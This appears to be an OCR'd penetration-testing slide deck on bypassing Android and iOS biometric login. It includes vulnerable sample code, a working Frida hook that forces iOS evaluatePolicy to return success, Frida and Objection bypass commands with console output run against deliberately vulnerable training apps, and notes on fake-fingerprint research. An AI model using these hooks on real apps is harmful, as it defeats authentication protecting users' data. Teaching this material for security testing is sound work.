


```
biometricPrompt = new BiometricPrompt(this, executor, new
BiometricPrompt.AuthenticationCallback() {
            @Override
            public void onAuthenticationSucceeded(@NonNull BiometricPrompt.AuthenticationResult
result) {
                Toast.makeText(MainActivity.this,"Success",Toast.LENGTH_LONG).show();
            }
});
```



```
frida -U -f com.st3v3nss.insecurebankingfingerprint --no-pause -l fingerprint-bypass.js
```

Bypassing Android Biometrics Authentication – Crypto Object




```
frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass.js 120x47
┌─john@john-PC ~/Documents/Android/Scripts/frida_scripts/Android ‹master●
└─$ frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass.js  --no-pause
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawning `com.st3v3nss.insecurebankingfingerprint`...
Fingerprint hooks loaded!
Spawned `com.st3v3nss.insecurebankingfingerprint`. Resuming main thread!
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManagerCompat.authenticate()...
Hooking FingerprintManager.authenticate()...
[BiometricPrompt.BiometricPrompt()]: cancellationSignal: android.os.Cancellation[illegible]04a671f3, executor: , callback: an
droidx.biometric.AuthenticationCallbackProvider$Api28Impl$1@688beb0
cryptoInst:, android.hardware.biometrics.BiometricPrompt$CryptoObject@e730129 cl[illegible] hardware.biometrics.Biometr
icPrompt$CryptoObject
```


Fingerprint Bypassed Successfully
Success
RECORDED WITH SCREENCAST MATIC

Bypassing Android Biometrics Authentication – Exception Handling

- All the script needs to do is manually call the onAuthenticationSucceded with a non-authorized (not unlocked by fingerprint) CryptoObject stored in the Keystore.
- The catch is if the application will attempt to use another cipher object, then an exception will be thrown. This script will attempt to call onAuthenticationSucceded and catch the exception javax.crypto.IllegalBlockSizeException in Cipher class. From now on, any objects the application uses will be encrypted using this new key.




```
$ frida -U -f com.st3v3nss.insecurebankingfingerprint --no-pause -l fingerprint-bypass-via-exception-handling.js
```



```
Spawning `com.st3v3nss.insecurebankingfingerprint`...
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManager.authenticate()...
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> bypass()
```

Bypassing Android Biometrics Authentication – Exception Handling



```
frida -U -f com.st3v3nss.insecurebankingfingerprint -l --no-pause 120x47
┌john@john-PC ~/Documents/Android/Scripts/frida_scripts/Android ‹master●
└$ frida -U -f com.st3v3nss.insecurebankingfingerprint -l fingerprint-bypass-via-exception-handling.js  --no-pause
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawning `com.st3v3nss.insecurebankingfingerprint`...
Fingerprint hooks loaded!
Spawned `com.st3v3nss.insecurebankingfingerprint`. Resuming main thread!
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManager.authenticate()...
[BiometricPrompt.BiometricPrompt2()]: crypto:android.hardware.biometrics.BiometricPrompt$CryptoObject@e730129, cancellat
ionSignal: android.os.CancellationSignal@82cae, executor: , callback: androidx.biometric.AuthenticationCallbackProvider$
Api28Impl$1@dac3a4f
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]->
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> bypass()
[Android Emulator 5554::com.st3v3nss.insecurebankingfingerprint ]-> 
```


Successfully Bypassed via Exception Handling

Bypassing iOS Biometrics Authentication

- During a local authentication, an app authenticates the user against credentials stored locally on the device. In other words, the user “unlocks” the app or some inner layer of functionality by providing a set of valid biometric characteristics such as face or fingerprint, which is verified by referencing local data.

Bypassing iOS Biometrics Authentication


- Shortly, the Local Authentication framework provides facilities for requesting Touch ID authentication from users. Developers can display and use an authentication prompt using the function **evaluatePolicy** of the **LAContext** class. The main drawback of this approach is that the function returns a boolean value, not a cryptographic object that can be further used to decrypt sensitive data stored inside the Keychain.
- Vulnerable Code Snippet ->




```
+(void)authenticateWithTouchID {

    LAContext *myContext = [[LAContext alloc] init];
    NSError *authError = nil;
    NSString *myLocalizedReasonString = @"Please authenticate yourself";

    if ([myContext canEvaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics error:
&authError]) {
        [myContext evaluatePolicy:LAPolicyDeviceOwnerAuthenticationWithBiometrics
                  localizedReason:myLocalizedReasonString
                            reply:^(BOOL success, NSError *error) {
                                if (success) {
                                    dispatch_async(dispatch_get_main_queue(), ^{
                                    [TouchIDAuthentication showAlert:@"Authentication Successful"
withTitle:@"Success"];
                                    });
                                } else {
                                    dispatch_async(dispatch_get_main_queue(), ^{
                                       [TouchIDAuthentication showAlert:@"Authentication
Failed !" withTitle:@"Error"];
                                    });
                                }
                            }];
    } else {
        dispatch_async(dispatch_get_main_queue(), ^{
            [TouchIDAuthentication showAlert:@"Your device doesn't support Touch ID or you
haven't configured Touch ID authentication on your device" withTitle:@"Error"];
        });
    }
}
```

Bypassing iOS Biometrics Authentication – evaluatePolicy check

- Now, to be able to bypass the Local Authentication, we have to write a Frida script that bypasses the aforementioned evaluatePolicy check. As you can see in the above-pasted code snippet, the evaluatePolicy uses a callback that determines the result. So, the easiest way to achieve the hack is to intercept that callback and make sure it always returns the success=1.




```
if(ObjC.available) {
    console.log("Injecting...");
    var hook = ObjC.classes.LAContext["- evaluatePolicy:localizedReason:reply:"];
    Interceptor.attach(hook.implementation, {
        onEnter: function(args) {
            var block = new ObjC.Block(args[4]);
            const callback = block.implementation;
            block.implementation = function (error, value)  {

                console.log("Changing the result value to true")
                const result = callback(1, null);
                return result;
            };
        },
    });
} else {
    console.log("Objective-C Runtime is not available!");
}
```



```
$ frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l fingerprint-bypass-ios.js
```


Bypassing iOS Biometrics Authentication – evaluatePolicy check



```
$ frida -U -f com.highaltitudehacks.DVIAswiftv2 --no-pause -l fingerprint-bypass-ios.js
     ____
    / _  |   Frida 15.1.14 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to iOS Device (id=5b3fac5ac98decfe3ce07623edb2e07953c02159)
Spawning `com.highaltitudehacks.DVIAswiftv2`...
Injecting...
Spawned `com.highaltitudehacks.DVIAswiftv2`. Resuming main thre
[iOS Device::com.highaltitudehacks.DVIAswiftv2 ]-> Changing the
Changing the result value to true
```


Bypassing iOS Biometrics Authentication – Objection

- Another valid method used to bypass the iOS Biometric Local Authentication is to use objection and its pre-build script. Firstly, attach the object to the target application.




```
$ objection --gadget DVIA-v2 explore
```

- Now use the pre-built Objection script for fingerprint bypasses.



```
$ ios ui biometrics_bypass
```

Bypassing iOS Biometrics Authentication – Objection


objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
python3 -m http.server
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q 211x54
RECORDED WITH SCREENCAST MATIC

```
—john@john-PC ~
—$ objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
Using networked device @`192.168.100.25:27042`
gent injected and responds ok!
...highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # ios ui biometrics_bypass
(agent) Registering job 996069. Type: ios-biometrics-disable-evaluatePolicy
(agent) Registering job 998745. Type: ios-biometrics-disable-evaluateAccessControl
...highaltitudehacks.DVI                 (iPhone: 14.0.1) [net] # (agent) [996069] Localized Reason for auth requirement (evaluatePolicy): Please
(agent) [996069] OS aut
(agent) [996069] Marki
(agent) [996069] Biome                                    uatePolicy)
```

Touch/Face ID Bypass

Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.

Swift implementation

Objective-C implementati

Bypassing Fingerprint Scan

- Kraken notes that biometric security has become increasingly common as smartphone, tablet, and laptop manufacturers have incorporated fingerprint scanners into their products. These scanners offer a convenient way to access those devices without entering a password.

“Our tests showed that—on average—we achieved an ~80 percent success rate while using the fake fingerprints, where the sensors were bypassed at least once," Cisco Talos says. "Reaching this success rate was difficult and tedious work. We found several obstacles and limitations related to scaling and material physical properties. Even so, this level of success rate means that we have a very high probability of unlocking any of the tested devices before it falls back into the pin unlocking.”

Bypassing Fingerprint Scan

